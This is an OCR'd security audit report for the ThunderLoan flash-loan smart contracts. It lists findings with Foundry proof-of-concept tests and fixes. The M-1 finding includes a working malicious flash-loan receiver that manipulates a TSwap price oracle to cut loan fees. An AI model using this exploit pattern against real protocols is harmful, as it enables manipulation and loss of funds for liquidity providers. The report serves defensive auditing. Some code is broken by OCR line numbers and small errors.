

ThunderLoan Protocol Audit Report

Version 1.0

January 7, 2024

ThunderLoan Audit Report

AKHIL MANGA

January 7th, 2023

Prepared by: AKHIL MANGA Lead Auditors: - AKHIL MANGA

Table of Contents

  - [M-1] Using TSwap protocol as a price oracle leads to price and oracle manipulation attacks
  - [M-2] Centralization risks for the trusted owners

- Low
  - [L-1] Empty function body,
  - [L-2] Initializers can be front run
  - [L-3] Missing the event emission in `ThunderLoan::s_flashLoanFee`

- Informational
  - [I-1] In `OracleUpgradeable::__Oracle_init_unchained` there is no zero address check
  - [I-2]: Event is missing `indexed` fields
  - [I-3]: Functions not used internally could be marked external

- Gas
  - [G-1] Use constant or immutable variables to save gas

Protocol Summary

The ThunderLoan protocol is meant to do the following:

1. Give users a way to create flash loans
2. Give liquidity providers a way to earn money off their capital

Liquidity providers can deposit assets into ThunderLoan and be given AssetTokens in return. These AssetTokens gain interest over time depending on how often people take out flash loans!

What is a flash loan?

A flash loan is a loan that exists for exactly 1 transaction. A user can borrow any amount of assets from the protocol as long as they pay it back in the same transaction. If they don't pay it back, the transaction reverts and the loan is cancelled.

Users additionally have to pay a small fee to the protocol depending on how much money they borrow. To calculate the fee, we're using the famous on-chain TSwap price oracle.

Disclaimer

The AKHIL MANGA team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the

team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
Likelihood	High	H	H/M	M
	Medium	H/M	M	M/L
	Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

- Commit Hash: 8803f851f6b37e99eab2e94b4690c8b70e26b3f6
- Solc Version: 0.8.20
- Chain(s) to deploy contract to: Ethereum ERC20s: USDC DAI LINK WETH

Scope

In Scope:

```
#-- interfaces
|   #-- IFlashLoanReceiver.sol
|   #-- IPoolFactory.sol
|   #-- ITSwapPool.sol
|   #-- IThunderLoan.sol
#-- protocol
|   #-- AssetToken.sol
|   #-- OracleUpgradeable.sol
|   #-- ThunderLoan.sol
#-- upgradedProtocol
    #-- ThunderLoanUpgraded.sol
```

Roles

- Owner: The owner of the protocol who has the power to upgrade the implementation.
- Liquidity Provider: A user who deposits assets into the protocol to earn interest.
- User: A user who takes out flash loans from the protocol.

Executive Summary

By auditing this codebase, i have learned about FlashLoan, Centralization, Failure to initialize, oracle manipulation and storage collision.

Issues found

Severity	Number of issues found
High	2
Medium	2
Low	3
Info/Gas	4
Total	11

Findings

High

[H-1] `ThunderLoan::updateExchangeRate` in the `deposit` function causes the protocol to think it has more fees than it really does, which incorrectly sets the exchange rate

Description: In the ThunderLoan protocol, the `exchangeRate` is there to calculate the exchange rate between assetTokens and underlying tokens. This exchangeRate decides, how much fees is given to liquidity providers.

The `deposit` function, updates this rate, without collecting any fees.

```
function deposit(IERC20 token, uint256 amount) external revertIfZero(
    amount) revertIfNotAllowedToken(token) {
        AssetToken assetToken = s_tokenToAssetToken[token];
        uint256 exchangeRate = assetToken.getExchangeRate();

        uint256 mintAmount = (amount * assetToken.
            EXCHANGE_RATE_PRECISION()) / exchangeRate;
        emit Deposit(msg.sender, token, amount);
        assetToken.mint(msg.sender, mintAmount);

        uint256 calculatedFee = getCalculatedFee(token, amount);
        assetToken.updateExchangeRate(calculatedFee);

        token.safeTransferFrom(msg.sender, address(assetToken), amount)
            ;
    }
```

Impact:

1. The `redeem` function is blocked, because the protocol thinks the owed tokens are more than it has.
2. Rewards are incorrectly calculated, leading to liquidity providers getting more or less than deserved.

Proof of Concept:

1. Liquidity providers deposits
2. User takes out a flash loan
3. It is now impossible for Liquidity provider to redeem

Proof of Code

Place the below test suite in `ThunderLoanTest.t.sol`

```
function testRedeemAfterLoan() public setAllowedToken hasDeposits {
        uint256 amountToBorrow = AMOUNT * 10;
        uint256 calculatedFee = thunderLoan.getCalculatedFee(tokenA,
            amountToBorrow);

        vm.startPrank(user);
        tokenA.mint(address(mockFlashLoanReceiver), calculatedFee);
        thunderLoan.flashloan(address(mockFlashLoanReceiver), tokenA,
            amountToBorrow, "");
        vm.stopPrank();

        // 1000e18 (initial deposit)
        // 3e17 (fee)
```

```
12          // 1003.300900000000000000
13
14          uint256 amountToRedeem = type(uint256).max;
15          vm.startPrank(liquidityProvider);
16          thunderLoan.redeem(tokenA, amountToRedeem);
17      }
```

Recommended Mitigation: Remove the incorrectly updated eexchangeRate from `deposit` function

```
1  function deposit(IERC20 token, uint256 amount) external revertIfZero(
       amount) revertIfNotAllowedToken(token) {
2          AssetToken assetToken = s_tokenToAssetToken[token];
3          uint256 exchangeRate = assetToken.getExchangeRate();
4
5
6          uint256 mintAmount = (amount * assetToken.
               EXCHANGE_RATE_PRECISION()) / exchangeRate;
7          emit Deposit(msg.sender, token, amount);
8          assetToken.mint(msg.sender, mintAmount);
9
10 -        uint256 calculatedFee = getCalculatedFee(token, amount);
11 -        assetToken.updateExchangeRate(calculatedFee);
12
13         token.safeTransferFrom(msg.sender, address(assetToken), amount)
               ;
14     }
```

[H-2] Mixing up variable locations causes storage collisions in `TunderLoan::s_flashLoanFee` and `ThunderLoan::s_currentlyFlashLoaning`, freezing protocol

Description: The `ThunderLoan.sol` contract has 2 variables:

```
1  uint256 private s_feePrecision;
2  uint256 private s_flashLoanFee;
```

The upgraded `ThunderLoanUpgraded.sol` contract has variables in different order:

```
1  uint256 private s_flashLoanFee;
2  uint256 private constant FEE_PRECISION = 1e18;
```

Due to the working rule of solidity storage, after the upgrade `s_flashLoanFee` will have the value of `s_feePrecision`. You cannot change the position of storage variables.

Impact: After the upgrade, the `s_flashLoanFee` will have the value of `s_feePrecision`. Due to this, users who take out flashLoans after the upgrade will be charged the wrong fees.

Proof of Concept:

PoC

Place the below test suite in the `ThunderLoanTest.t.sol`

```
import {ThunderLoanUpgraded} from "../../src/upgradedProtocol/
    ThunderLoanUpgraded.sol";
.
.
.
.
function testUpgradeBreaks() public {
        uint256 feeBeforeUpgrade = thunderLoan.getFee();
        vm.startPrank(thunderLoan.owner());
        ThunderLoanUpgraded upgraded = new ThunderLoanUpgraded();
        thunderLoan.upgradeToAndCall(address(upgraded), "");
        uint256 feeAfterUpgrade = thunderLoan.getFee();
        vm.stopPrank();

        console2.log("Fee Before: ", feeBeforeUpgrade);
        console2.log("Fee After: ", feeAfterUpgrade);

        assertEq(feeBeforeUpgrade != feeAfterUpgrade);
    }
```

You can also see the storage layout difference by running `forge inspect ThunderLoan storage` and `forge inspect ThunderLoanUpgraded storage`

Recommended Mitigation: If you want to remove the storage variable, leave it as blank variable . Don't change the storage slots.

```
- uint256 private s_flashLoanFee;
- uint256 private constant FEE_PRECISION = 1e18;
+ uint256 private s_blank;
+ uint256 private s_flashLoanFee;
+ uint256 private  constant FEE_PRECISOION = 1e18;
```

Medium

[M-1] Using TSwap protocol as a price oracle leads to price and oracle manipulation attacks

Description: The tswap protocol is a constant product formulae based AMM (Automated market maker). The price of a token is determined by how many reserves are either side of the pool. Because of this, it is easy for attackers to manipulate the price of the token by buying or selling a large amount of tokens in the same transaction, and we can ignore the protocol fees too.

Impact: Liquidity Providers will reduce fees for providing liquidity.

Proof of Concept:

The below all operations in one transaction:

1. User takes a flashLoan from `ThunderLoan` for 1000 `tokenA`. They charged the original fee that is `feeOne`. During the flashLoan, they do the following:
    1. User sells 1000 `tokenA`, by rapid decrease in the price.
    2. Instead of repaying right away, the user takes out another flashLoan for another 1000 `tokenA`.
    3. Due to the way `ThunderLoan` calculates price based on the `TSwapPool` this second flashLoan is cheaper.

```
function getPriceInWeth(address token) public view returns (uint256) {
    address swapPoolOfToken = IPoolFactory(s_poolFactory).getPool(token
        );
    return ITSwapPool(swapPoolOfToken).getPriceOfOnePoolTokenInWeth();
}
```

3. The user repays the first flashLoan, and then repays the second flashLoan.

place the below test suite in `ThunderLoan.t.sol`

PoC

```
function testOracleManipulation() public {
        // setup contracts
        thunderLoan = new ThunderLoan();
        tokenA = new ERC20Mock();
        proxy = new ERC1967Proxy(address(thunderLoan), "");
        BuffMockPoolFactory pf = new BuffMockPoolFactory(address(weth))
            ;

        // create a TSwap DEX between WETH / TokenA
        address tswapPool = pf.createPool(address(tokenA));
        thunderLoan = ThunderLoan(address(proxy));
        thunderLoan.initialize(address(pf));

        // fund tswap
        vm.startPrank(liquidityProvider);
        tokenA.mint(liquidityProvider, 100e18);
        tokenA.approve(address(tswapPool), 100e18);
        weth.mint(liquidityProvider, 100e18);
        weth.approve(address(tswapPool), 100e18);
        BuffMockTSwap(tswapPool).deposit(100e18, 100e18, 100e18, block.
            timestamp);
        vm.stopPrank();
```

```
21          // Ratio => 100 weth & 100 tokenA
22          // Price => 1:1
23
24          // fund thunderLoan
25          // set allow
26          vm.prank(thunderLoan.owner());
27          thunderLoan.setAllowedToken(tokenA, true);
28          // fund thunderloan
29          vm.startPrank(liquidityProvider);
30          tokenA.mint(liquidityProvider, 1000e18);
31          tokenA.approve(address(thunderLoan), 1000e18);
32          thunderLoan.deposit(tokenA, 1000e18);
33          vm.stopPrank();
34
35
36          // we are going to take out 2 flashloan
37          // a. To nuke the price of weth/tokenA on TSwap
38          // b. To show that doing so greatly reduces the fees we pay on
                thunderloan
39          uint256 normalFeeCost = thunderLoan.getCalculatedFee(tokenA,
                100e18);
40          console2.log("Normal fee is: ", normalFeeCost);
41          // 0.296147410319118389
42
43          uint256 amountToBorrow = 50e18; // we will implement this twice
44          MaliciousFlashLoanReceiver flr = new MaliciousFlashLoanReceiver
                (
45              address(tswapPool), address(thunderLoan), address(
                    thunderLoan.getAssetFromToken(tokenA))
46          );
47
48          vm.startPrank(user);
49          tokenA.mint(address(flr), 50e18);
50          thunderLoan.flashLoan(address(flr), tokenA, amountToBorrow, "")
                ;
51          vm.stopPrank();
52
53          uint256 attackFee = flr.feeOne() + flr.feeTwo();
54          console2.log("Attack fee: ", attackFee);
55          assert(attackFee < normalFeeCost);
56      }
57  }
58
59  contract MaliciousFlashLoanReceiver is IFlashLoanReceiver {
60      ThunderLoan thunderLoan;
61      address repayAddress;
62      BuffMockTSwap tswapPool;
63      bool attacked;
64      uint256 public feeOne;
65      uint256 public feeTwo;
66      // 1. swap tokenA borrowed for weth
```

```
67      // 2. take out another flash loan, to show the difference
68
69      constructor(address _tswapPool, address _thunderLoan, address
            _repayAddress) {
70          tswapPool = BuffMockTSwap(_tswapPool);
71          thunderLoan = ThunderLoan(_thunderLoan);
72          repayAddress = _repayAddress;
73      }
74
75      function executeOperation(
76          address token,
77          uint256 amount,
78          uint256 fee,
79          address initiator,
80          bytes calldata params
81      )
82          external
83          returns (bool)
84      {
85          if (!attacked) {
86              // 1. swap tokenA borrowed for weth
87              // 2. take out another flash loan, to show the difference
88              feeOne = fee;
89              attacked = true;
90              uint256 wethBought = tswapPool.getOutputAmountBasedOnInput
                    (50e18, 100e18, 100e18);
91              IERC20(token).approve(address(tswapPool), 50e18);
92              tswapPool.swapPoolTokenForWethBasedOnInputPoolToken(50e18,
                    wethBought, block.timestamp);
93              // calling a second flash loan
94              thunderLoan.flashLoan(address(this), IERC20(token), amount,
                     "");
95              // repay
96              IERC20(token).transfer(address(repayAddress), amount + fee)
                    ;
97          } else {
98              // calculate the fees and repay
99              feeTwo = fee;
100             IERC20(token).transfer(address(repayAddress), amount + fee)
                    ;
101         }
102         return true;
103     }
```

Recommended Mitigation: Try to use different price oracle mechanism, like a chainlink price feed with a uniswap twap fallback oracle [flashLoan resistant].

[M-2] Centralization risks for the trusted owners

Description: There are 2 functions in the `ThunderLoan.sol` that are controlled by owner:

```
function setAllowedToken(IERC20 token, bool allowed) external onlyOwner
    returns(AssetToken) {}

function _authorizeUpgrade(address newImplementation) internal
   onlyOwner {}
```

Impact: Contract have owners with rights to perform tasks that change something in the protocol and owner need to be trusted to not perform malicious updates or robbing the funds.

Recommended Mitigation: Try to not use `onlyOwner` modifier.

Low

[L-1] Empty function body,

comment why it is empty

Description: In `ThunderLoan.sol` contract:

```
function _authorizeUpgrade(address newImplementation) internal override
    onlyOwner {}
```

Recommended Mitigation: Write documentation above the function, about the function.

[L-2] Initializers can be front run

Description: Initializers could be front run, allowing an attacker to set their own values, taking the ownership of the contract.

In `OracleUpgradeable.sol` contract:

```
function __Oracle_init(address poolFactoryAddress) internal
   onlyInitializing {}
```

In `ThunderLoan.sol` contract:

```
function initialize(address tswapAddress) external initializer {
        __Ownable_init(msg.sender);
        __UUPSUpgradeable_init();
        __Oracle_init(tswapAddress);
    }
```

[L-3] Missing the event emission in `ThunderLoan::s_flashLoanFee`

Description: when the `s_flashLoanFee` is updated, ther is no event emitted.

Impact: If the event is not emitted, we cannot know that the `s_flashLoanFee` is updated.

Recommended Mitigation:

```
- event FlashLoanFeeUpdated(uint256)
.
.
.
.
 function updateFlashLoanFee(uint256 newFee) external onlyOwner {
        if (newFee > s_feePrecision) {
            revert ThunderLoan__BadNewFee();
        }
        s_flashLoanFee = newFee;
+       emit FlashLoanFeeUpdated(newFee);
    }
```

Informational

[I-1] In `OracleUpgradeable::__Oracle_init_unchained` there is no zero address check

Recommended Mitigation:

```
 function __Oracle_init_unchained(address poolFactoryAddress) internal
    onlyInitializing {
+ require(poolFactoryAddress != address(0), "PoolFactory Address cannot
    be zero")
        s_poolFactory = poolFactoryAddress;
    }
```

[I-2]: Event is missing `indexed` fields

Index event fields make the field more quickly accessible to off-chain tools that parse events. However, note that each index field costs extra gas during emission, so it's not necessarily best to index the maximum allowed per event (three fields). Each event should use three indexed fields if there are three or more fields, and gas usage is not particularly of concern for the events in question. If there are fewer than three fields, all of the fields should be indexed.

- Found in src/protocol/AssetToken.sol: Line: 31
- Found in src/protocol/ThunderLoan.sol: Line: 105

- Found in src/protocol/ThunderLoan.sol: Line: 106
- Found in src/protocol/ThunderLoan.sol: Line: 107
- Found in src/protocol/ThunderLoan.sol: Line: 110
- Found in src/upgradedProtocol/ThunderLoanUpgraded.sol: Line: 105
- Found in src/upgradedProtocol/ThunderLoanUpgraded.sol: Line: 106
- Found in src/upgradedProtocol/ThunderLoanUpgraded.sol: Line: 107
- Found in src/upgradedProtocol/ThunderLoanUpgraded.sol: Line: 110

[I-3]: Functions not used internally could be marked external

- Found in src/protocol/ThunderLoan.sol: Line: 236
- Found in src/protocol/ThunderLoan.sol: Line: 282
- Found in src/protocol/ThunderLoan.sol: Line: 286
- Found in src/upgradedProtocol/ThunderLoanUpgraded.sol: Line: 230
- Found in src/upgradedProtocol/ThunderLoanUpgraded.sol: Line: 275
- Found in src/upgradedProtocol/ThunderLoanUpgraded.sol: Line: 279

Gas

[G-1] Use constant or immutable variables to save gas

Recommended Mitigation:

```
- uint256 private s_feePrecision;
+ uint256 private constant FEE_PRECISION = 1e18;
```

```
- uint256 private s_exchangeRate;
+ uint256 private constant EXCHANGE_RATE_PRECISION = 1e18;
```

```
- uint256 public s_feePrecision;
+ uint256 public constant FEE_PRECISION = 1e18;
```